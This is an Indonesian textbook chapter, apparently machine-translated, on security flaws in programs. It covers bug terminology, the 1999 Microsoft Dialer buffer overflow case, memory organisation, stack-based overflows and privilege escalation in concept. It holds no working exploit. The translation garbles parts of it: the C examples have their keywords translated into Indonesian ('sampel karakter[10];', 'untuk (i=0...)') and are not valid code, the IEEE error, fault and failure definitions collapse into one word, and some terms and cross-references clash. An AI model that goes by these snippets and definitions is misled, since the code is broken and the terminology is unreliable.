Sebagian besar program ditulis dalam bahasa tingkat tinggi seperti Java, C, C++, Perl, atau Python; pemrogram sering menggunakan pustaka kode untuk membangun program kompleks dari bagian-bagian yang ditulis oleh orang lain. Tetapi kebanyakan orang bukanlah programmer; sebagai gantinya, mereka menggunakan aplikasi yang sudah ditulis untuk pengolah kata, penjelajahan web, desain grafis, akuntansi, dan sejenisnya tanpa mengetahui apa pun tentang kode program yang mendasarinya. Orang tidak berharap perlu memahami bagaimana pembangkit listrik beroperasi untuk menyalakan lampu listrik. Tetapi jika lampu tidak berfungsi, masalahnya bisa di mana saja dari pembangkit listrik hingga bola lampu, dan tiba-tiba pengguna perlu melacak potensi masalah dari satu ujung ke ujung lainnya. Meskipun pengguna tidak perlu menjadi ahli fisika atau insinyur listrik, pemahaman umum tentang kelistrikan membantu menentukan cara mengatasi masalah, atau setidaknya bagaimana mengisolasi kesalahan di bawah kendali pengguna (bohlam padam, lampu tidak terhubung).

Dalam bab ini kami menjelaskan masalah keamanan dalam program dan pemrograman. Seperti halnya cahaya, masalah dapat berada di mana saja antara perangkat keras mesin dan antarmuka pengguna. Dua atau lebih masalah dapat bergabung dengan cara yang negatif, beberapa masalah dapat terjadi sebentar-sebentar atau hanya terjadi ketika beberapa kondisi lain hadir, dan dampak masalah dapat berkisar dari mengganggu (bahkan mungkin tidak terlihat) hingga bencana.

Kegagalan keamanan dapat disebabkan oleh penyebab yang disengaja atau tidak berbahaya; keduanya dapat menyebabkan kerusakan.

Beberapa masalah keamanan diakibatkan oleh kelalaian atau kesalahan yang tidak berbahaya, tetapi yang lain disengaja. Penyerang jahat dapat mengeksploitasi kelemahan yang tidak berbahaya untuk menyebabkan kerusakan yang nyata.

Jadi, sekarang kita mempelajari beberapa kegagalan program yang umum untuk menunjukkan bagaimana kesalahan sederhana selama pemrograman dapat menyebabkan masalah skala besar selama eksekusi. Selanjutnya kami menggambar kan serangan nyata yang disebabkan oleh kelemahan program. (Kami menggunakan istilah *flaw (bug)* karena banyak profesional keamanan menggunakan istilah itu atau istilah *bug* yang lebih familiar. Namun, seperti yang Anda lihat di Kasus 2.1, bahasa untuk menjelaskan masalah program tidak universal.)

Kasus 2.1

Terminologi (Kurangnya) Kualitas

Terima kasih kepada Laksamana Grace Murray Hopper, kami dengan santai menyebut masalah perangkat lunak sebagai "bug". Tetapi istilah itu dapat berarti hal yang berbeda tergantung pada konteksnya: kesalahan dalam menafsirkan persyaratan, kesalahan sintaksis dalam sepotong kode, atau penyebab (yang belum diketahui) dari kerusakan sistem. Institute of Electronics and Electrical Engineers (IEEE) menyarankan penggunaan terminologi standar (dalam Standar IEEE 729) untuk menjelaskan bug dalam produk perangkat lunak kami.

Ketika manusia membuat kesalahan, yang disebut kesalahan, dalam melakukan beberapa aktivitas perangkat lunak, kesalahan dapat menyebabkan kesalahan, atau langkah, perintah, proses, atau definisi data yang salah dalam program komputer, desain, atau dokumentasi. Misalnya, seorang desainer mungkin salah memahami persyaratan dan membuat desain yang tidak sesuai dengan maksud sebenarnya dari analis persyaratan dan pengguna. Kesalahan desain ini merupakan penyandian kesalahan, dan dapat menyebabkan kesalahan lain, seperti kode yang salah dan deskripsi yang salah dalam panduan pengguna. Dengan demikian, satu kesalahan dapat menghasilkan banyak kesalahan, dan kesalahan dapat berada dalam produk pengembangan atau pemeliharaan apa pun.

Kegagalan adalah penyimpangan dari perilaku yang diperlukan sistem. Hal ini dapat ditemukan sebelum atau setelah pengiriman sistem, selama pengujian, atau selama operasi dan pemeliharaan. Karena dokumen persyaratan dapat berisi kesalahan, kegagalan menunjukkan bahwa sistem tidak berfungsi seperti yang diperlukan, meskipun mungkin berfungsi seperti yang ditentukan.

Jadi, kesalahan adalah tampilan dalam sistem, seperti yang terlihat oleh mata pengembang, sedangkan kegagalan adalah tampilan luar: masalah yang dilihat pengguna. Setiap kegagalan memiliki setidaknya satu kesalahan sebagai akar penyebabnya. Tetapi tidak setiap kesalahan berhubungan dengan kegagalan; misalnya, jika kode yang salah tidak pernah dieksekusi atau status tertentu tidak pernah dimasukkan, kesalahan tidak akan pernah menyebabkan kode gagal.

Meskipun insinyur perangkat lunak biasanya memperhatikan perbedaan antara kesalahan dan kegagalan, insinyur keamanan jarang melakukannya. Sebaliknya, insinyur keamanan menggunakan Flaw (bug) untuk mengGambar kan kesalahan

dan kegagalan. Dalam buku ini, kami menggunakan terminologi keamanan; kami mencoba memberikan konteks yang cukup sehingga Anda dapat memahami apakah yang kami maksud adalah kesalahan atau kegagalan.

2.1 Pengawasan Pemrograman Nonmalicious

Program dan kode komputernya adalah dasar komputasi. Tanpa program untuk memandu aktivitasnya, komputer sangat tidak berguna. Karena hari-hari awal komputasi menawarkan beberapa program untuk penggunaan umum, pengguna komputer awal juga harus menjadi pemrogram—mereka menulis kode dan kemudian menjalankannya untuk menyelesaikan beberapa tugas. Pengguna komputer saat ini terkadang menulis kode mereka sendiri, tetapi lebih sering mereka membeli program dari rak; mereka bahkan membeli atau berbagi komponen kode dan kemudian memodifikasinya untuk penggunaan mereka sendiri. Dan semua pengguna dengan senang hati menjalankan program setiap saat: spreadsheet, pemutar musik, pengolah kata, browser, penangan email, game, simulator, dan banyak lagi. Memang, kode dimulai dengan berbagai cara, mulai dari menyalakan ponsel hingga menekan "mulai" pada pembuat kopi atau oven microwave. Tetapi karena program menjadi lebih banyak dan kompleks, pengguna lebih sering tidak dapat mengetahui apa yang sebenarnya dilakukan program tersebut atau bagaimana caranya.

Lebih penting lagi, pengguna jarang mengetahui apakah program yang mereka gunakan menghasilkan hasil yang benar. Jika program berhenti tiba-tiba, teks menghilang dari dokumen, atau musik tiba-tiba melompati bagian, kode mungkin tidak berfungsi dengan benar. (Terkadang interupsi ini disengaja, seperti ketika pemutar CD melompat karena disk rusak atau program perangkat medis berhenti untuk mencegah cedera.) Tetapi jika spreadsheet menghasilkan hasil yang tidak aktif dalam jumlah kecil atau Gambar otomatis package tidak menyelaraskan objek dengan tepat, Anda mungkin tidak menyadarinya—atau Anda memperhatikan tetapi menyalahkan diri sendiri alih-alih program untuk perbedaan tersebut.

Flaw (bug) ini, terlihat dan tidak terlihat, dapat menimbulkan kekhawatiran dalam beberapa cara. Seperti yang kita semua tahu, program ditulis oleh manusia yang bisa salah, dan kelemahan program dapat berkisar dari yang tidak signifikan hingga yang fatal. Meskipun pengujian yang signifikan, kekurangan mungkin muncul secara teratur atau sporadis, mungkin tergantung pada banyak kondisi yang tidak diketahui dan tidak terduga.

Flaw (bug) program dapat memiliki dua jenis implikasi keamanan: Mereka dapat menyebabkan masalah integritas yang mengarah ke keluaran atau tindakan berbahaya, dan mereka menawarkan kesempatan untuk dieksploitasi oleh aktor jahat. Kami membahas masing-masing secara bergantian.

- Flaw (bug) pada program dapat menjadi kesalahan yang mempengaruhi kebenaran hasil program — yaitu, kesalahan dapat menyebabkan kegagalan. Operasi yang salah adalah kegagalan integritas. Seperti yang kita lihat di Bab 1, integritas adalah salah satu dari tiga sifat keamanan mendasar dari triad C-I-A. Integritas tidak hanya melibatkan kebenaran tetapi juga akurasi, presisi, dan konsistensi. Program yang salah juga dapat memodifikasi data yang sebelumnya benar secara tidak tepat, terkadang dengan menimpa atau menghapus data asli. Meskipun Flaw (bug) mungkin tidak dimasukkan dengan jahat, hasil dari program yang Flaw (bug) dapat menyebabkan kerusakan serius.
- Di sisi lain, bahkan kesalahan dari penyebab yang tidak berbahaya dapat dimanfaatkan oleh orang yang jahat. Jika penyerang mengetahui suatu Flaw (bug) dan dapat menggunakannya untuk memanipulasi perilaku program, Flaw (bug) sederhana dan tidak berbahaya dapat menjadi bagian dari serangan jahat.

Flaw (bug) yang tidak berbahaya dapat—seringkali—dieksploitasi untuk dampak yang berbahaya.

Jadi, dalam kedua cara, kebenaran program menjadi masalah keamanan serta masalah kualitas umum. Dalam bab ini kami memeriksa beberapa kelemahan pemrograman yang memiliki implikasi keamanan. Kami juga menunjukkan aktivitas apa selama desain, pengembangan, dan penerapan program dapat meningkatkan keamanan program.

2.1.1 Buffer Overflow

Kita mulai dengan kelemahan yang sangat terkenal, buffer overflow. Jika kita mengakses suatu situs web, kemudian saat kita memberikan input yang tidak semestinya pada field browser ataupun pada field UserID dan Password, maka buffer overflow mungkin akan terjadi pada web yang vulnerability(mudah diserang). Meskipun masalah dasarnya mudah untuk dijelaskan, menemukan dan mencegah kesulitan seperti itu cukup menantang. Selain itu, dampak dari overflow dapat menjadi halus dan tidak proporsional dengan pengawasan yang mendasarinya. Efek luar biasa ini sebagian disebabkan oleh eksploitasi yang telah dicapai orang menggunakan overflow. Memang, buffer overflow sering menjadi pijakan awal untuk memasang serangan yang lebih merusak. Kebanyakan buffer overflows adalah kelalaian pemrograman sederhana, tetapi mereka dapat digunakan untuk tujuan jahat. Lihat Kasus 2-2 untuk cerita pencarian buffer overflow.

Buffer overflows sering kali berasal dari kelalaian programmer yang tidak bersalah atau kegagalan untuk mendokumentasikan dan memeriksa data yang berlebihan.

Contoh ini bukanlah buffer overflow pertama, dan dalam selang waktu—mendekati dua dekade—lebih banyak buffer overflow telah ditemukan. Namun, contoh ini menunjukkan dengan jelas pikiran penyerang. Dalam kasus ini, David mencoba untuk meningkatkan keamanan—ia kebetulan bekerja untuk salah satu penulis buku ini pada saat itu. Kami sekarang menyelidiki sumber serangan buffer overflow, konsekuensinya, dan beberapa tindakan pencegahan.

Anatomi Buffer Overflow

Pemahaman buffer overflow sendiri adalah keadaan dimana buffer (variabel yang digunakan suatu aplikasi untuk menyimpan datanya di memori) terisi dengan data yang ukurannya melebihi kapasitasnya sendiri. Akibatnya, kelebihan data itu akan mengisi alamat memori lain yang bukan milik variabel tersebut atau dalam hal ini disebut dengan overwrite

Seperti disebutkan di atas, buffer overflows telah ada hampir selama bahasa pemrograman tingkat tinggi dengan array. Overflow hanyalah gangguan kecil bagi pemrogram dan pengguna, penyebab kesalahan dan terkadang bahkan sistem macet. Baru-baru ini, bagaimanapun, penyerang telah menggunakan mereka sebagai kendaraan untuk pertama menyebabkan sistem crash dan kemudian kegagalan terkontrol dengan implikasi keamanan yang serius. Banyaknya kerentanan keamanan berdasarkan buffer overflows menunjukkan bahwa pengembang sekarang harus lebih memperhatikan apa yang sebelumnya dianggap hanya gangguan kecil.

Kasus 2.2

Nomor Telepon Saya 5656 4545 7890 1234 2929 2929 2929 …

Pada tahun 1999, analis keamanan David Litchfield tertarik dengan buffer overflows. Dia memiliki kepekaan yang luar biasa untuk jenis program yang akan berisi overflow dan kesabaran untuk mencarinya dengan rajin. Dia kebetulan masuk ke program Microsoft Dialer, dialer.exe.

Dialer adalah program untuk memutar telepon. Sebelum telepon seluler, WiFi, broadband, dan DSL, komputer dilengkapi dengan modem yang dengannya mereka dapat terhubung ke jaringan telepon darat; pengguna akan menghubungi penyedia layanan Internet dan membuat sambungan melalui saluran telepon suara standar. Banyak orang berbagi satu jalur antara komunikasi suara dan komputer (data). Anda dapat mencari nomor telepon kontak, meraih telepon, menghubungi nomor tersebut, dan berkomunikasi; tetapi modem komputer dapat melakukan panggilan saluran yang sama, sehingga Anda dapat memasukkan nomor ke modem dari daftar kontak elektronik, biarkan modem memanggil nomor Anda, dan mengangkat penerima ketika pihak yang Anda telepon menjawab. Jadi, Microsoft menyediakan Dialer, program utilitas sederhana untuk menghubungi nomor dengan modem. (Pada 2014, dialer.exe masih menjadi bagian dari Windows 10, meskipun buffer overflow yang dijelaskan di sini ditambal segera setelah David melaporkannya.)

David beralasan bahwa Dialer harus menerima nomor telepon dengan panjang yang berbeda, mengingat variasi negara, kode akses keluar, dan sinyal jarak jauh (misalnya, untuk memasukkan nomor ekstensi). Namun dia juga menduga akan ada batas atas. Jadi dia mencoba dialer.exe dengan nomor telepon 20 digit dan semuanya bekerja dengan baik. Dia mencoba 25 dan 50, dan programnya masih bekerja dengan baik. Ketika dia mencoba nomor telepon 100 digit, programnya macet. Pemrogram mungkin telah membuat keputusan yang tidak terdokumentasi dan belum teruji bahwa tidak seorang pun akan mencoba menghubungi nomor telepon 100 digit … kecuali David.

Setelah menemukan titik puncaknya, David kemudian memulai bagian yang menarik dari pekerjaannya: Menghancurkan program menunjukkan kesalahan, tetapi mengeksploitasi kelemahan itu menunjukkan betapa seriusnya kesalahan itu. Dengan eksperimen lebih lanjut, David menemukan bahwa nomor yang akan dihubungi ditulis ke dalam Stack, struktur data yang menyimpan parameter dan alamat pengirim untuk panggilan program yang disematkan. Program dialer.exe diperlakukan sebagai panggilan program oleh sistem operasi, jadi dengan mengontrol apa yang dialer.exe menimpa, David dapat mengarahkan eksekusi untuk melanjutkan di mana saja dengan instruksi yang dia inginkan. Rincian lengkap eksploitasinya diberikan di [LIT99].


Alokasi Memori

Memori adalah sumber daya yang terbatas tetapi fleksibel; lokasi memori mana pun dapat menyimpan kode atau data apa pun. Untuk membuat pengelolaan memori komputer menjadi efisien, sistem operasi macet satu elemen data di samping yang lain, tanpa memperhatikan tipe data, ukuran, konten, atau tujuan. Beberapa sistem operasi memisahkan kode yang dapat dieksekusi dari data yang tidak dapat dieksekusi, dan beberapa perangkat keras dapat memberikan perlindungan berbeda ke alamat memori yang berisi kode sebagai lawan dari data. Sayangnya, bagaimanapun, untuk alasan termasuk desain dan kinerja yang sederhana, sebagian besar sistem operasi dan perangkat keras tidak mengimplementasikannya pemisahan. Kami mengabaikan beberapa pengecualian dalam bab ini karena masalah keamanan buffer overflow berlaku bahkan dalam sistem yang lebih terbatas. Desainer dan pemrogram perlu waspada terhadap buffer overflows, karena program yang dirancang untuk digunakan dalam satu lingkungan terkadang dipindahkan ke lingkungan lain yang kurang terlindungi. Pengguna dan pemrogram jarang tahu, apalagi perlu tahu, tepatnya lokasi memori yang mana. kode atau item data yang ditempati.

Komputer menggunakan pointer atau register yang dikenal sebagai program counter yang menunjukkan instruksi selanjutnya. Selama aliran program berurutan, perangkat keras menaikkan nilai di penghitung program ke titik tepat setelah instruksi saat ini sebagai bagian dari melakukan instruksi itu. Instruksi bersyarat seperti IF(), instruksi cabang seperti loop (WHILE, FOR) dan transfer tanpa syarat seperti GOTO atau CALL mengalihkan aliran eksekusi, menyebabkan perangkat keras memasukkan alamat

tujuan baru ke penghitung program. Mengubah penghitung program menyebabkan eksekusi untuk mentransfer dari bagian bawah loop kembali ke atas untuk iterasi lain. Perangkat keras hanya mengambil byte (atau byte) pada alamat yang ditunjuk oleh program counter dan mengeksekusinya sebagai instruksi.

Instruksi dan data semuanya adalah string biner; hanya konteks penggunaan yang mengatakan satu byte, untuk contoh, 0x41 mewakili huruf A, angka 65, atau instruksi untuk memindahkan isi register 1 ke penunjuk Stack. Jika Anda menempatkan string data "A" di jalur eksekusi, itu akan dieksekusi seolah-olah itu adalah sebuah instruksi. Pada Gambar 2.1 kami menunjukkan susunan khas dari isi memori, menunjukkan kode, data lokal, heap (penyimpanan untuk data yang dibuat secara dinamis), dan stack (penyimpanan untuk panggilan subtugas dan data kembali). Seperti yang Anda lihat, instruksi bergerak dari bawah (alamat rendah) memori ke atas; dibiarkan tidak dicentang, eksekusi akan dilanjutkan melalui area data lokal dan ke dalam heap dan stack. Tentu saja, eksekusi biasanya tetap dalam area yang ditetapkan untuk kode program.



Gambar 2.1 Organisasi Memori Khas

Tidak semua item data biner mewakili instruksi yang valid. Beberapa tidak sesuai dengan operasi yang ditentukan, misalnya, operasi 0x78 pada mesin yang instruksinya semua angka antara 0x01 dan 0x6f. Formulir tidak valid lainnya mencoba menggunakan fitur perangkat keras yang tidak ada, seperti referensi untuk mendaftarkan 9 pada mesin dengan hanya delapan register perangkat keras.

Untuk membantu sistem operasi menerapkan keamanan, beberapa perangkat keras mengenali lebih dari satu mode instruksi: yang disebut instruksi istimewa yang dapat dijalankan hanya ketika prosesor berjalan dalam mode terproteksi. Mencoba mengeksekusi sesuatu yang tidak sesuai dengan instruksi yang valid atau mencoba mengeksekusi instruksi yang diistimewakan ketika tidak dalam mode yang tepat akan menyebabkan kesalahan program. Ketika perangkat keras menghasilkan kesalahan program, ia menghentikan rangkaian eksekusi saat ini dan mentransfer kontrol ke kode yang akan mengambil tindakan pemulihan, seperti menghentikan proses saat ini dan mengembalikan kontrol ke supervisor.


Kode dan Data

Sebelum kita dapat menjelaskan dampak nyata dari buffer overflows, kita perlu mengklarifikasi satu poin: Kode, data, instruksi, sistem operasi, struktur data yang kompleks, program pengguna, string, rutinitas utilitas yang diunduh, data heksadesimal, data desimal, string karakter, pustaka kode, foto, dan semua yang ada di memori hanyalah rangkaian 0 dan 1; pikirkan itu semua sebagai byte, masing-masing berisi nomor. Komputer tidak memperhatikan bagaimana byte diproduksi atau dari mana asalnya. Setiap instruksi komputer menentukan bagaimana nilai data diinterpretasikan: Instruksi Add menyiratkan item data ditafsirkan sebagai

angka, instruksi Pindahkan berlaku untuk string bit apa pun dalam bentuk arbitrer, dan instruksi Jump mengasumsikan target adalah instruksi. Tetapi pada tingkat mesin, tidak ada yang mencegah instruksi Jump untuk mentransfer ke bidang data atau perintah Add yang beroperasi pada instruksi, meskipun hasilnya mungkin tidak menyenangkan. Kode dan data adalah string bit yang ditafsirkan dengan cara tertentu.

Dalam memori, kode tidak dapat dibedakan dari data. Asal kode (sumber atau penyerang yang dihormati) juga tidak terlihat.

Anda biasanya tidak mencoba mengeksekusi nilai data atau melakukan aritmatika pada instruksi. Tetapi jika 0x1C adalah kode operasi untuk instruksi Jump, dan bentuk instruksi Jump adalah 1C displ, artinya mengeksekusi instruksi pada alamat displ byte sebelum instruksi ini, string 0x1C0A diinterpretasikan sebagai lompatan maju 10 byte. Tetapi, seperti yang ditunjukkan pada Gambar 2.2, pola bit yang sama itu mewakili bilangan bulat desimal dua byte 7178. Jadi, menyimpan angka 7178 dalam serangkaian instruksi sama dengan memprogram sebuah Jump. Sebagian besar programmer bahasa tingkat tinggi tidak peduli dengan representasi instruksi dalam memori, tetapi peneliti yang penasaran dapat dengan mudah menemukan korespondensinya. Pabrikan menerbitkan referensi yang menentukan secara tepat perilaku chip mereka, dan program utilitas seperti compiler, assembler, dan disassembler membantu pemrogram yang tertarik mengembangkan dan menafsirkan instruksi mesin.



Gambar 2.2 Pola Bit Dapat Mewakili Data atau Instruksi


Biasanya kami tidak memperlakukan kode sebagai data, atau sebaliknya; Namun, penyerang terkadang melakukannya, terutama dalam serangan memory overflow. Trik penyerang adalah menyebabkan data tumpah ke dalam kode yang dapat dieksekusi dan kemudian untuk memilih nilai data sedemikian rupa sehingga ditafsirkan sebagai instruksi yang valid untuk melakukan tujuan penyerang. Untuk beberapa penyerang, ini adalah tujuan dua langkah: Pertama menyebabkan overflow dan kemudian bereksperimen dengan tindakan berikutnya untuk menyebabkan hasil yang diinginkan dan dapat diprediksi, seperti yang dilakukan David.

Bahaya dari Overflow

Mari kita anggap orang jahat memahami kerusakan yang dapat dilakukan oleh buffer overflow; yaitu, kita berurusan dengan lebih dari sekadar programmer biasa yang kikuk. Pemrogram jahat berpikir dengan licik: Nilai data apa yang dapat saya masukkan untuk menyebabkan kerusakan atau kerusakan, dan kode instruksi apa yang direncanakan yang dapat saya paksa sistem untuk dijalankan? Ada banyak kemungkinan jawaban, beberapa di antaranya lebih jahat daripada yang lain. Di sini, kami menyajikan dua serangan buffer overflow yang sering digunakan.

Pertama, penyerang dapat mengganti kode di ruang sistem. Seperti yang ditunjukkan pada Gambar 2.3, organisasi memori tidak sesederhana yang ditunjukkan pada Gambar 2.1. Kode dan data sistem operasi berdampingan dengan kode dan data pengguna. Garis tebal antara sistem dan ruang pengguna hanya untuk menunjukkan pemisahan logis antara dua area tersebut; dalam praktiknya, perbedaannya tidak begitu kuat.

Ingatlah bahwa setiap program dipanggil oleh sistem operasi yang mungkin berjalan dengan hak istimewa yang lebih tinggi daripada program biasa. Jadi, jika penyerang dapat memperoleh kendali dengan menyamar sebagai sistem operasi, penyerang dapat menjalankan perintah dalam peran yang kuat. Oleh karena itu, dengan mengganti beberapa instruksi tepat setelah kembali dari prosedurnya sendiri, penyerang mendapatkan kembali kendali dari sistem operasi, mungkin dengan peningkatan hak istimewa. Teknik ini disebut eskalasi hak istimewa. Jika buffer meluap ke ruang kode sistem, penyerang hanya memasukkan data overflow yang sesuai dengan kode mesin untuk instruksi.



Gambar 2-3 Organisasi Memori dengan Area Pengguna dan Sistem

Dalam jenis serangan lain, penyusup mungkin berkeliaran ke area yang disebut Stack dan Stack. Panggilan subprosedur ditangani dengan Stack, struktur data di mana item terbaru yang dimasukkan adalah item berikutnya yang dihapus (terakhir tiba, pertama dilayani). Struktur ini bekerja dengan baik karena pemanggilan prosedur dapat disarangkan, dengan setiap pengembalian menyebabkan kontrol untuk mentransfer kembali ke rutinitas sebelumnya pada titik eksekusinya. Setiap kali prosedur dipanggil, parameternya, alamat pengirim (alamat segera setelah panggilannya), dan nilai lokal lainnya didorong ke Stack. Penunjuk Stack lama juga didorong ke Stack, dan register penunjuk Stack dimuat ulang dengan alamat nilai-nilai baru ini. Kontrol kemudian ditransfer ke subprosedur.

Saat subprosedur dijalankan, ia mengambil parameter yang ditemukannya dengan menggunakan alamat yang ditunjuk oleh penunjuk Stack. Biasanya, penunjuk Stack adalah register di prosesor. Oleh karena itu, dengan menyebabkan overflow ke dalam Stack, penyerang dapat mengubah penunjuk Stack lama (mengubah konteks untuk prosedur panggilan) atau alamat pengirim (menyebabkan kontrol berpindah ke tempat yang diinginkan penyerang saat subprosedur kembali). Mengubah konteks atau alamat pengirim memungkinkan penyerang mengalihkan eksekusi ke kode yang ditulis oleh penyerang.

Dalam kedua kasus ini, penyerang harus sedikit bereksperimen untuk menentukan di mana overflow dan bagaimana mengendalikannya. Tetapi pekerjaan yang harus dilakukan relatif kecil—mungkin satu atau dua hari untuk seorang analis yang kompeten. Buffer overflow ini dijelaskan dengan hati-hati dalam sebuah makalah oleh Mudge (nama asli, Pieter Zatko) dari kelompok keamanan komputer l0pht yang terkenal. Pincus dan Baker meninjau buffer overflows sepuluh tahun setelah Mudge

dan menemukan bahwa, jauh dari aspek serangan yang kecil, buffer overflows telah menjadi vektor serangan yang signifikan dan telah melahirkan beberapa jenis serangan baru lainnya. Pola itu berlanjut hingga hari ini.

Gaya alternatif buffer overflow terjadi ketika nilai parameter diteruskan ke rutinitas, terutama ketika parameter diteruskan ke server web di Internet. Parameter dilewatkan di baris URL, dengan sintaks yang mirip dengan

Kunjungi web berikut untuk melihat kode gambar : *http://www.somesite.com/subpage/userinput.asp?parm1=(808)555-1212*

Dalam contoh ini, input pengguna skrip aplikasi menerima satu parameter, parm1 dengan nilai (808)555-1212 (mungkin nomor telepon AS). Browser web di mesin pemanggil akan menerima nilai dari pengguna yang mungkin melengkapi bidang pada formulir. Browser mengkodekan nilai-nilai tersebut dan mengirimkannya kembali ke situs web server.

Penyerang mungkin mempertanyakan apa yang akan dilakukan server dengan nomor telepon yang sangat panjang, katakanlah, nomor telepon dengan 500 atau 1000 digit. Inilah pertanyaan yang diajukan David dalam contoh yang kami jelaskan di Kasus 3-2. Melewati string yang sangat panjang ke server web adalah sedikit variasi pada buffer overflow klasik, tetapi tidak kalah efektifnya.

Overwriting Memory

Sekarang pikirkan tentang buffer overflow. Jika Anda menulis elemen melewati akhir array atau Anda menyimpan string 11-byte di area 10-byte, data tambahan itu harus pergi ke suatu tempat; sering kali ia pergi segera setelah ruang terakhir yang ditetapkan untuk data. Buffer (atau array atau string) adalah ruang di mana data dapat disimpan. Buffer berada di memori. Karena memori terbatas, kapasitas buffer juga terbatas. Untuk alasan ini, dalam banyak bahasa pemrograman, programmer harus mendeklarasikan ukuran maksimum buffer sehingga kompiler dapat menyisihkan jumlah ruang tersebut.

Mari kita lihat sebuah contoh untuk melihat bagaimana buffer overflows bisa terjadi. Misalkan program bahasa C berisi deklarasi

```
sampel karakter[10];
```

Kompiler menyisihkan 10 byte untuk menyimpan buffer ini, satu byte untuk masing-masing dari 10 elemen array, dilambangkan sample[0] hingga sample[9]. Sekarang kita jalankan pernyataan

```
sampel[10] = 'B';
```

Subskrip di luar batas (yaitu, tidak jatuh antara 0 dan 9), jadi kami memiliki masalah. Hasil terbaik (dari perspektif keamanan) adalah bagi kompiler untuk mendeteksi

masalah dan menandai kesalahan selama kompilasi, yang dapat dilakukan oleh kompiler dalam kasus ini. Namun, jika pernyataan itu

```
sampel[i] = 'B';
```


maka kompiler tidak dapat mengidentifikasi masalah sampai i disetel selama eksekusi baik ke nilai yang tepat (antara 0 dan 9) atau ke subskrip di luar batas (kurang dari 0 atau lebih besar dari 9). Akan berguna jika, selama eksekusi, sistem menghasilkan pesan kesalahan yang memperingatkan pengecualian subskrip. Sayangnya, dalam beberapa bahasa, ukuran buffer tidak harus ditentukan sebelumnya, jadi tidak ada cara untuk mendeteksi kesalahan di luar batas. Lebih penting lagi, kode yang diperlukan untuk memeriksa setiap subskrip terhadap nilai maksimum potensialnya membutuhkan waktu dan ruang selama eksekusi, dan sumber daya diterapkan untuk menangkap masalah yang relatif jarang terjadi. Bahkan jika kompiler berhati-hati dalam menganalisis deklarasi dan penggunaan buffer, masalah yang sama ini dapat disebabkan dengan pointer, yang tidak ada cara yang masuk akal untuk menentukan batas yang tepat. Dengan demikian, beberapa kompiler tidak menghasilkan kode untuk memeriksa batas yang terlampaui.

Implikasi dari Overwriting Memory

Mari kita periksa lebih dekat masalah penimpaan memori. Pastikan untuk mengenali bahwa potensi overflow menyebabkan masalah serius hanya dalam beberapa kasus. Terjadinya masalah tergantung pada apa yang berdekatan dengan sampel array. Misalnya, misalkan masing-masing dari sepuluh elemen sampel array diisi dengan huruf A dan referensi yang salah menggunakan huruf B, sebagai berikut:

```
untuk (i=0; i<=9; i++)
      sampel[i] = 'A';
sampel[10] = 'B'
```

